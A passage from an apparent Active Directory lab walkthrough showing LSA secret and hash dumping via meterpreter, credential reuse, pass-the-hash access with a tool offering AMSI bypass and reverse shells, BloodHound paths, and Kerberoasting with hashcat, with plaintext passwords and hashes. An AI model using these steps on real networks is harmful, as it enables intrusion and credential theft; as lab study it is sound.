    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : THREAT-DB.NSA.GOVh4ckobo
    Credentials
      des_cbc_md5       : 98cd85490b85108a


meterpreter > lsa_dump_secrets
[+] Running as SYSTEM
[*] Dumping LSA secrets
Domain : THREAT-DB
SysKey : 82cd6928662370a9f8f3674f2d453532

Local name : THREAT-DB ( S-1-5-21-2562678995-3824059558-3797540554 )
Domain name : NSA ( S-1-5-21-1954547392-1080341916-1808273601 )
Domain FQDN : nsa.gov

Policy subsystem is : 1.18
LSA Key(s) : 1, default {c5443a34-9309-db96-a3cc-7d5994d3ab1f}
  [00] {c5443a34-9309-db96-a3cc-7d5994d3ab1f} afb2c2d59b5ac2e44d1b88f00331eadab4b6b749fdbddb5ddf7c771db7261044

Secret  : $MACHINE.ACC
cur/hex : 3e b9 b4 41 7d 78 27 0e 26 22 d0 af 0d 80 8f b9 2c 88 c8 69 b7 21 bc e1 14 d8 c6 2d bb 23 4a a4 ba 50 68 4e 69 d1 67 98 4b 62 28 4b a4 fc 86 09 c3 92 45 ac 60 5b c9 e6 22 f3 0f 6f 76 69 32 8f 41 8c 00 46 97 d3 cb 01 3d 29 91 37 7f 99 ac fd 2a 18 c9 e5 00 77 cc b1 76 1c a2 28 22 45 0f b2 a4 04 41 dd 6b a1 fb e0 37 98 cf d1 2d f1 5d 4e 93 8a c2 bc c8 79 32 e5 d5 76 2b 2d af 2c 58 a5 6e c3 47 06 21 7b cd 33 a9 15 c9 16 9d f0 0b 11 06 d1 8c b6 fa 5a 6f 76 b6 3c 9c 70 45 8f 33 81 b1 06 3e 9d 9f aa 3e 26 26 68 ec 41 15 0b c3 6d 89 4b a1 10 82 c3 a4 71 5a f1 ce 0f 78 95 5a a4 83 6f ac 4d bb e4 8e 2e 0a 6d b7 81 d3 de 6f 21 e1 4e e3 03 a8 00 30 18 09 07 4a a6 6d 76 41 ef 86 71 bf 92 94 e4 f9 6d c5 5f 46 74 d8 c8 e3 02
    NTLM:9fd921caf5b5e0718f1885fef41fbb98
    SHA1:364930fc11fcf7ed41187c683fb38e3759aff471
old/hex : bb fb 2c 59 8e a2 d7 86 3d ff 4e 03 34 e6 61 1e d0 ff eb 4b 2a 76 18 e2 53 41 c0 c6 8e 3d 4d 86 f6 dd 7e ef ce 23 a0 05 ae ff 5d 37 66 e7 c3 c3 84 75 18 63 38 b7 cf 34 b7 a4 a7 3e 44 8c 5e 2b 05 37 92 d6 aa 61 91 48 dd 3a 46 8e 77 cf 38 87 90 4f 21 58 81 d0 7c 25 c0 c3 e0 62 7d 7d 83 87 d0 5b 2d 58 ad 6a 49 72 3f 87 2d b0 e5 c4 7f 49 f7 60 97 78 33 24 7a 02 2b 94 e0 b4 c8 26 61 3d 8e df b4 88 ea 59 ba 15 54 e6 60 7b 78 08 6a 8d 9e 94 69 fc 3b e5 4c bb 9f bf c2 bc dc 09 9b 7d 3b 0e 7f b3 4d cb 98 5e e2 94 bb 15 3a 5f 22 b1 6f f6 5d 2c 35 83 ca 30 46 59 48 a9 bd 87 07 e3 e3 19 f4 2e eb e8 4f 3f 63 51 6b ea f3 46 b2 f1 60 06 56 46 e3 7e 49 99 cc 0f e3 a6 44 fe 8b 0d bf ca a1 e9 14 06 ff 03 91 b7 5b d3 56 6f 90 36
    NTLM:e415a5655b7c14428bed57c54f95ed2a
    SHA1:533d418ba285867c65a70375ee0b4eb527de04e7

Secret  : DefaultPassword

Secret  : DPAPI_SYSTEM
cur/hex : 01 00 00 00 f5 3a 68 03 48 12 de 90 41 62 88 29 07 d5 ae 77 46 e0 75 19 8e 71 cb 42 2b 6d 95 46 b1 c6 3f f1 77 a2 97 f3 83 20 67 1e
    full: f53a68034812de904162882907d5ae7746e075198e71cb422b6d9546b1c63ff177a297f38320671e
    m/u : f53a68034812de904162882907d5ae7746e07519 / 8e71cb422b6d9546b1c63ff177a297f38320671e
old/hex : 01 00 00 00 39 5c 8e 4b d3 49 fe 43 71 a2 78 1f 06 30 9f a3 c6 6b 47 a5 df bb 6d c4 46 a4 3c d2 a8 75 d5 74 1b 56 3c 57 c6 a0 bf 0e
    full: 395c8e4bd349fe4371a2781f06309fa3c66b47a5dfbb6dc446a43cd2a875d5741b563c57c6a0bf0e
    m/u : 395c8e4bd349fe4371a2781f06309fa3c66b47a5 / dfbb6dc446a43cd2a875d5741b563c57c6a0bf0e

Secret  : NL$KM
cur/hex : 1f b5 65 8b 03 2f 9d 34 9d ab 06 0a bf 16 b4 b8 95 0d 25 52 77 a9 74 29 d0 3b db cc 65 c5 57 41 43 14 c4 73 66 fd 60 2e 49 e5 a8 e1 bc 57 17 26 6e 72 a7 4b 10 29 74 01 64 ca ad 49 eb e7 27 32
old/hex : 1f b5 65 8b 03 2f 9d 34 9d ab 06 0a bf 16 b4 b8 95 0d 25 52 77 a9 74 29 d0 3b db cc 65 c5 57 41 43 14 c4 73 66 fd 60 2e 49 e5 a8 e1 bc 57 17 26 6e 72 a7 4b 10 29 74 01 64 ca ad 49 eb e7 27 32

Secret  : _SC_MSSQL$SQLEXPRESS / service 'MSSQL$SQLEXPRESS' with username : NSA\tcb
cur/text: Ponz0Pon$$$
old/text: Ponz0Pon$$$

Secret  : _SC_SQLTELEMETRY$SQLEXPRESS / service 'SQLTELEMETRY$SQLEXPRESS' with username : NT Service\SQLTELEMETRY$SQLEXPRESS

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e42e50cae2306e8cedfe2fed29f49bed:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
h4ckobo:1002:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
mane:1001:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:6e2ea160afe868f6c3f0e57a6303ed63:::
Got the local admin hash and
NSA\tcb:Ponz0Pon$$$
Quick check:
$ nxc smb threatzone.nsa.gov -d 'nsa.gov' -u 'tcb' -p 'Ponz0Pon$$$'
SMB         10.0.6.20       445    THREATZONE       [*] Windows 10 / Server 2019 Build 17763 x64 (name:THREATZONE) (domin:nsa.gov) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.0.6.20       445    THREATZONE       [+] nsa.gov\tcb:Ponz0Pon$$$
Confirmed.
Quick enumeration of all users folders:
meterpreter > shell
Process 1292 created.
Channel 3 created.
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\programdata\1>tree c:\users
tree c:\users
Folder PATH listing
Volume serial number is A02F-B80E
C:\USERS
����Administrator
�   ����3D Objects
�   ����Contacts
�   ����Desktop
�   ����Documents
�   �   ����SQL Server Management Studio
�   �   �   ����Code Snippets
�   �   �       ����SQL
�   �   �           ����My Code Snippets
�   �   ����Visual Studio 2017
�   �       ����ArchitectureExplorer
�   �       ����Backup Files
�   �       �   ����Solution1
�   �       ����Templates
�   �           ����ItemTemplates
�   �           �   ����JavaScript
�   �           �   ����TypeScript
�   �           ����ProjectTemplates
�   �               ����JavaScript
�   �               ����TypeScript
�   ����Downloads
�   ����Favorites
�   �   ����Links
�   ����Links
�   ����Music
�   ����Pictures
�   ����Saved Games
�   ����Searches
�   ����Videos
����Administrator.NSA
�   ����3D Objects
�   ����Contacts
�   ����Desktop
�   ����Documents
�   �   ����SQL Server Management Studio
�   �   �   ����Code Snippets
�   �   �       ����SQL
�   �   �           ����My Code Snippets
�   �   ����Visual Studio 2017
�   �       ����Templates
�   �           ����ItemTemplates
�   �           �   ����JavaScript
�   �           �   ����TypeScript
�   �           ����ProjectTemplates
�   �               ����JavaScript
�   �               ����TypeScript
�   ����Downloads
�   ����Favorites
�   �   ����Links
�   ����Links
�   ����Music
�   ����Pictures
�   ����Saved Games
�   ����Searches
�   ����Videos
����alberobello
�   ����Desktop
�   ����Documents
�   �   ����SQL Server Management Studio
�   �   �   ����Code Snippets
�   �   �       ����SQL
�   �   �           ����My Code Snippets
�   �   ����Visual Studio 2017
�   �       ����Templates
�   �           ����ItemTemplates
�   �           �   ����JavaScript
�   �           �   ����TypeScript
�   �           ����ProjectTemplates
�   �               ����JavaScript
�   �               ����TypeScript
�   ����Downloads
�   ����Favorites
�   ����Links
�   ����Music
�   ����Pictures
�   ����Saved Games
�   ����Videos
����combined
�   ����.ssh
�   ����Desktop
�   ����Documents
�   ����Downloads
�   ����Favorites
�   ����Links
�   ����Music
�   ����Pictures
�   ����Saved Games
�   ����Videos
����h4ckobo
�   ����Desktop
�   ����Documents
�   ����Downloads
�   ����Favorites
�   ����Links
�   ����Music
�   ����Pictures
�   ����Saved Games
�   ����Videos
����mara
�   ����Desktop
�   ����Documents
�   ����Downloads
�   ����Favorites
�   ����Links
�   ����Music
�   ����Pictures
�   ����Saved Games
�   ����Videos
����Public
�   ����Documents
�   �   ����bh
�   �   ����Microsoft
�   �       ����Windows
�   �           ����PowerShell
�   ����Downloads
�   �   ����Microsoft
�   �       ����Windows
�   �           ����PowerShell
�   ����Microsoft
�   �   ����Windows
�   �       ����PowerShell
�   ����Music
�   ����Pictures
�   ����temp
�   ����Videos
����tcb
�   ����Desktop
�   ����Documents
�   ����Downloads
�   ����Favorites
�   ����Links
�   ����Music
�   ����Pictures
�   ����Saved Games
�   ����Videos
����tcbp
    ����Desktop
    ����Documents
    ����Downloads
    ����Favorites
    ����Links
    ����Music
    ����Pictures
    ����Saved Games
    ����Videos
Nothing is interesting then get out:
c:\programdata\1>exit
exit
meterpreter > exit
[*] Shutting down session: 1

[*] 10.0.6.33 - Meterpreter session 1 closed.  Reason: User exit
msf6 exploit(multi/handler) > exit -y
Then finally, rollback to remove sysadmin role:
$ nxc mssql THREAT-DB.nsa.gov -d 'fbi.loc' -u 'alberobello' -p 'Kuntakint3' -M mssql_priv -o ACTION=rollback
MSSQL       10.0.6.33       1433   THREAT-DB        [*] Windows 10 / Server 2019 Build 17763 (name:THREAT-DB) (domain:nsa.gov)
MSSQL       10.0.6.33       1433   THREAT-DB        [+] fbi.loc\alberobello:Kuntakint3 (Pwn3d!)
MSSQL_PRIV  10.0.6.33       1433   THREAT-DB        [+] sysadmin role removed
As we have the local admin account then if needed we can back again at anytime to this server:
$ git clone https://github.com/ozelis/winrmexec.git
$ python3 winrmexec/evil_winrmexec.py 'administrator@threat-db.nsa.gov' -hashes ':e42e50cae2306e8cedfe2fed29f49bed'
[*] '-target_ip' not specified, using threat-db.nsa.gov
[*] '-port' not specified, using 5985
[*] '-url' not specified, using http://threat-db.nsa.gov:5985/wsman

Ctrl+D to exit, Ctrl+C will try to interrupt the running pipeline gracefully
This is not an interactive shell! If you need to run programs that expect
inputs from stdin, or exploits that spawn cmd.exe, etc., pop a !revshell

Special !bangs:
  !download RPATH [LPATH]          # downloads a file or directory (as a zip file); use 'PATH'
                                   # if it contains whitespace

  !upload [-xor] LPATH [RPATH]     # uploads a file; use 'PATH' if it contains whitespace, though use iwr
                                   # if you can reach your ip from the box, because this can be slow;
                                   # use -xor only in conjunction with !psrun/!netrun

  !amsi                            # amsi bypass, run this right after you get a prompt

  !psrun [-xor] URL                # run .ps1 script from url; uses ScriptBlock smuggling, so no !amsi patching is
                                   # needed unless that script tries to load a .NET assembly; if you can't reach
                                   # your ip, !upload with -xor first, then !psrun -xor 'c:\foo\bar.ps1' (needs absolute path)

  !netrun [-xor] URL [ARG] [ARG]   # run .NET assembly from url, use 'ARG' if it contains whitespace;
                                   # !amsi first if you're getting '...program with an incorrect format' errors;
                                   # if you can't reach your ip, !upload with -xor first then !netrun -xor 'c:\foo\bar.exe' (needs absolute path)

  !revshell IP PORT                # pop a revshell at IP:PORT with stdin/out/err redirected through a socket; if you can't reach your ip and you
                                   # you need to run an executable that expects input, try:
                                   # PS> Set-Content -Encoding ASCII 'stdin.txt' "line1`nline2`nline3"
                                   # PS> Start-Process some.exe -RedirectStandardInput 'stdin.txt' -RedirectStandardOutput 'stdout.txt'

  !log                             # start logging output to winrmexec_[timestamp]_stdout.log
  !stoplog                         # stop logging output to winrmexec_[timestamp]_stdout.log

PS C:\Users\Administrator\Documents> exit
BloodHound - Act II
List of NSA.GOV Domain users:


The user
TCB@NSA.GOVhas the ability to add arbitrary principals (AddMember), including itself, to the groupSRVADMINS@FBI.LOC.
Check the members of this group:
$ bloodyAD --host dc.fbi.loc -d 'nsa.gov' -u 'tcb' -p 'Ponz0Pon$$$' get object 'CN=SRVADMINS,DC=FBI,DC=LOC'

distinguishedName: CN=srvadmins,DC=fbi,DC=loc
cn: srvadmins
dSCorePropagationData: 2025-04-13 08:35:42+00:00
groupType: -2147483646
instanceType: 4
member: CN=alberobello,CN=Users,DC=fbi,DC=loc
nTSecurityDescriptor: O:S-1-5-21-2824243973-101383880-536623643-512G:S-1-5-21-2824243973-101383880-536623643-512D:AI(OA;;WP;bf9679c0-0de6-11d0-a285-00aa003049e2;;S-1-5-21-1954547392-1080341916-1808273601-1105)(OA;;RP;46a9b11d-60ae-405a-b7e8-ff8a58d456d2;;S-1-5-32-560)(OA;;CR;ab721a55-1e2f-11d0-9819-00aa0040529b;;S-1-5-11)(A;;0x20014;;;S-1-5-21-1954547392-1080341916-1808273601-1105)(A;;0xf01ff;;;S-1-5-21-2824243973-101383880-536623643-512)(A;;0xf01ff;;;S-1-5-32-548)(A;;0x20094;;;S-1-5-10)(A;;0x20094;;;S-1-5-11)(A;;0xf01ff;;;S-1-5-18)(OA;CIIOID;RP;4c164200-20c0-11d0-a768-00aa006e0529;4828cc14-1437-45bc-9b07-ad6f015e5f28;S-1-5-32-554)(OA;CIIOID;RP;4c164200-20c0-11d0-a768-00aa006e0529;bf967aba-0de6-11d0-a285-00aa003049e2;S-1-5-32-554)(OA;CIIOID;RP;5f202010-79a5-11d0-9020-00c04fc2d4cf;4828cc14-1437-45bc-9b07-ad6f015e5f28;S-1-5-32-554)(OA;CIIOID;RP;5f202010-79a5-11d0-9020-00c04fc2d4cf;bf967aba-0de6-11d0-a285-00aa003049e2;S-1-5-32-554)(OA;CIIOID;RP;bc0ac240-79a9-11d0-9020-00c04fc2d4cf;4828cc14-1437-45bc-9b07-ad6f015e5f28;S-1-5-32-554)(OA;CIIOID;RP;bc0ac240-79a9-11d0-9020-00c04fc2d4cf;bf967aba-0de6-11d0-a285-00aa003049e2;S-1-5-32-554)(OA;CIIOID;RP;59ba2f42-79a2-11d0-9020-00c04fc2d3cf;4828cc14-1437-45bc-9b07-ad6f015e5f28;S-1-5-32-554)(OA;CIIOID;RP;59ba2f42-79a2-11d0-9020-00c04fc2d3cf;bf967aba-0de6-11d0-a285-00aa003049e2;S-1-5-32-554)(OA;CIIOID;RP;037088f8-0ae1-11d2-b422-00a0c968f939;4828cc14-1437-45bc-9b07-ad6f015e5f28;S-1-5-32-554)(OA;CIIOID;RP;037088f8-0ae1-11d2-b422-00a0c968f939;bf967aba-0de6-11d0-a285-00aa003049e2;S-1-5-32-554)(OA;CIID;0x30;5b47d60f-6090-40b2-9f37-2a4de88f3063;;S-1-5-21-2824243973-101383880-536623643-526)(OA;CIID;0x30;5b47d60f-6090-40b2-9f37-2a4de88f3063;;S-1-5-21-2824243973-101383880-536623643-527)(OA;CIIOID;SW;9b026da6-0d3c-465c-8bee-5199d7165cba;bf967a86-0de6-11d0-a285-00aa003049e2;S-1-3-0)(OA;CIIOID;SW;9b026da6-0d3c-465c-8bee-5199d7165cba;bf967a86-0de6-11d0-a285-00aa003049e2;S-1-5-10)(OA;CIIOID;RP;b7c69e6d-2cc7-11d2-854e-00a0c983f608;bf967a86-0de6-11d0-a285-00aa003049e2;S-1-5-9)(OA;CIID;RP;b7c69e6d-2cc7-11d2-854e-00a0c983f608;bf967a9c-0de6-11d0-a285-00aa003049e2;S-1-5-9)(OA;CIIOID;RP;b7c69e6d-2cc7-11d2-854e-00a0c983f608;bf967aba-0de6-11d0-a285-00aa003049e2;S-1-5-9)(OA;CIIOID;WP;ea1b7b93-5e48-46d5-bc6c-4df4fda78a35;bf967a86-0de6-11d0-a285-00aa003049e2;S-1-5-10)(OA;CIIOID;0x20094;;4828cc14-1437-45bc-9b07-ad6f015e5f28;S-1-5-32-554)(OA;CIID;0x20094;;bf967a9c-0de6-11d0-a285-00aa003049e2;S-1-5-32-554)(OA;CIIOID;0x20094;;bf967aba-0de6-11d0-a285-00aa003049e2;S-1-5-32-554)(OA;OICIID;0x30;3f78c3e5-f79a-46bd-a0b8-9d18116ddc79;;S-1-5-10)(OA;CIID;0x130;91e647de-d96f-4b70-9557-d63ff4f3ccd8;;S-1-5-10)(A;CIID;0xf01ff;;;S-1-5-21-2824243973-101383880-536623643-519)(A;CIID;LC;;;S-1-5-32-554)(A;CIID;0xf01bd;;;S-1-5-32-544)
name: srvadmins
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=fbi,DC=loc
objectClass: top; group
objectGUID: 81b103e7-a248-4d43-b2df-899ef77ae8cc
objectSid: S-1-5-21-2824243973-101383880-536623643-1106
sAMAccountName: srvadmins
sAMAccountType: 268435456
uSNChanged: 964361
uSNCreated: 20627
whenChanged: 2025-06-14 22:32:07+00:00
whenCreated: 2025-04-13 08:33:10+00:00
Only
alberobello.fbi.locis a member.

The user
MARA@NSA.GOVhas the capability to create a PSRemote Connection with the Domain ControllerTHREATZONE.NSA.GOV.

The user
SHELLO@NSA.GOVhas the capability to change the userCOMBINED@NSA.GOV’s password without knowing that user’s current password.



The user ‘COMBINED@NSA.GOV’:
- has admin rights to the computer ‘THREAT-DB.NSA.GOV’.
- has the constrained delegation permission to the Domain Controller
THREATZONE.NSA.GOV.
Attack path summary:

With BHCE Cypher query, we fond also that COMBINED@NSA.GOV is a Kerberoastable user, let’s try to pwn it.
Kerberoasting (NSA\combined)
$ nxc ldap threatzone.nsa.gov -d 'nsa.gov' -u 'tcb' -p 'Ponz0Pon$$$' --kerberoasting kerberoasting.txt
LDAP        10.0.6.20       389    THREATZONE       [*] Windows 10 / Server 2019 Build 17763 (name:THREATZONE) (domain:nsa.gov) (signing:None) (channel binding:No TLS cert)
LDAP        10.0.6.20       389    THREATZONE       [+] nsa.gov\tcb:Ponz0Pon$$$
LDAP        10.0.6.20       389    THREATZONE       [*] Skipping disabled account: krbtgt
LDAP        10.0.6.20       389    THREATZONE       [*] Total of records returned 1
LDAP        10.0.6.20       389    THREATZONE       [*] sAMAccountName: combined, memberOf: [], pwdLastSet: 2025-07-29 19:45:56.632034, lastLogon: 2025-08-08 18:42:49.986793
LDAP        10.0.6.20       389    THREATZONE       $krb5tgs$23$*combined$NSA.GOV$nsa.gov\combined*$a6f4756c22ec044dc3b41293277aa930$9061795d0fc82107f9de53be16c526f211607ba72e9075f0af0642d7bffda087b3c4165f2589666ed9d1ea430a5e25d32856d91184c8e9afb1869ec8104444d486be6e3c8ce6c82d18edc6e6d91142cd86ef88e0e48b2d49bf0b7dd21666e8f81ced289db17de53f85340aa598e05c1837a3a8a2b0b59371642f686ecb9292f351c04f6b601c5b799506ec0c5d88893095e7cbcc6b7721ff4962466f762b46d23c1f0fdf896ee27fae26a07fc08c24df62dea7347d0ba38deb7b15295282898dca58cce8d5cef8a447b83a3dc7ae0393bc9eb3cbd9a2fd14207de1d1a7f2fe1a05dd79113260074f95300926e2597931580233f4b8b0724abd1fed724cab10d0146c9f43bd192ac95876bf6303d957322800c68dac759e42b548bfa230ba0cb26b3f3bc35855fd04aecdbb1bb55b4a7d14c2d41dd8a1f3ec2ac7540b24c4dc15b4de8338bdcb6ca3ecfecd1ee58bcb6a79aec303eec798c1bc37573ef977de0e2c3deb7fb2ce9259cae8ee19d936ad29ea62ad2cbd6728578573d3d7ebb51390581e260b38ec4a4aef9f6ebe95378acd22bf7ad2b0d64add851437f37098f70c0d269029cbc0729285f37ca468052468ddcbe9f243c7ec3ee79c34b1b95de49fefb02b53d723b310052a2498a9443ba2708f799d521393e9801a63658327fa676600e2d175c339d2d1ad34c649e24c7fbd5976500cc007005e55499a9a956cf6d19744fccf6a50931b061444c655bdeb3ac145b88d473befdd2eddf6893b4009fa032f570ef95b75e5ee8b9cec4044159c731aef00e135f84b0638e1bf25d2ca52173787eae73efe1a0d9087d7ea4754c35895672f06b5e46d3ebb77ee368c2e9553bf31d61c79b3d610cb689095ef810b1c6c691bf89eeafe0f1e2cbe9f8d37df5601fabc73a6c13ef6005b6e0e53db20829e2717a766da018ff402ecf8dbe2517b01fa8e86a48a1e1dfc3002baeb3d1c01c9f03e36a42f3b757d867a27a6cdc913b0de85258bb1ccd139939cb0be47e0dd259772abf490d5bd2b89e0ff3a2878af2f96724ffb894b7addca2571174a263b355b2a803e7777b90925e22adc9a90b09fa95737595e9869c034f55d2b4f68e92a8c0db16e117f38374966980aca81c787ef038fdc25b89f0ed4c11e75fb96f17123565da3d283d4896ef4eb493c1c198a0cfaaa30ace54cacd5a62af97bcdaf0d46d95261da864756f810deee369ceece509922a633b49e5a25bd527c38afdc40d10793a7e9fde0572b83c90780d247c5d6aa6dac1745fc3cc5b732168f1aa6f486f398403bed97af18591eedf2aad8d4dd132c91a75001a05f603f0463fc1c46307efe55600c3f658a562a369b77fd82830cca271b23885e
Then try to crack it with Hashcat:
$ hashcat -a 0 -m 13100 kerberoasting.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

$krb5tgs$23$*combined$NSA.GOV$nsa.gov\combined*$a6f4756c22ec044dc3b41293277aa930$9061795d0fc82107f9de53be16c526f211607ba72e9075f0af0642d7bffda087b3c4165f2589666ed9d1ea430a5e25d32856d91184c8e9afb1869ec8104444d486be6e3c8ce6c82d18edc6e6d91142cd86ef88e0e48b2d49bf0b7dd21666e8f81ced289db17de53f85340aa598e05c1837a3a8a2b0b59371642f686ecb9292f351c04f6b601c5b799506ec0c5d88893095e7cbcc6b7721ff4962466f762b46d23c1f0fdf896ee27fae26a07fc08c24df62dea7347d0ba38deb7b15295282898dca58cce8d5cef8a447b83a3dc7ae0393bc9eb3cbd9a2fd14207de1d1a7f2fe1a05dd79113260074f95300926e2597931580233f4b8b0724abd1fed724cab10d0146c9f43bd192ac95876bf6303d957322800c68dac759e42b548bfa230ba0cb26b3f3bc35855fd04aecdbb1bb55b4a7d14c2d41dd8a1f3ec2ac7540b24c4dc15b4de8338bdcb6ca3ecfecd1ee58bcb6a79aec303eec798c1bc37573ef977de0e2c3deb7fb2ce9259cae8ee19d936ad29ea62ad2cbd6728578573d3d7ebb51390581e260b38ec4a4aef9f6ebe95378acd22bf7ad2b0d64add851437f37098f70c0d269029cbc0729285f37ca468052468ddcbe9f243c7ec3ee79c34b1b95de49fefb02b53d723b310052a2498a9443ba2708f799d521393e9801a63658327fa676600e2d175c339d2d1ad34c649e24c7fbd5976500cc007005e55499a9a956cf6d19744fccf6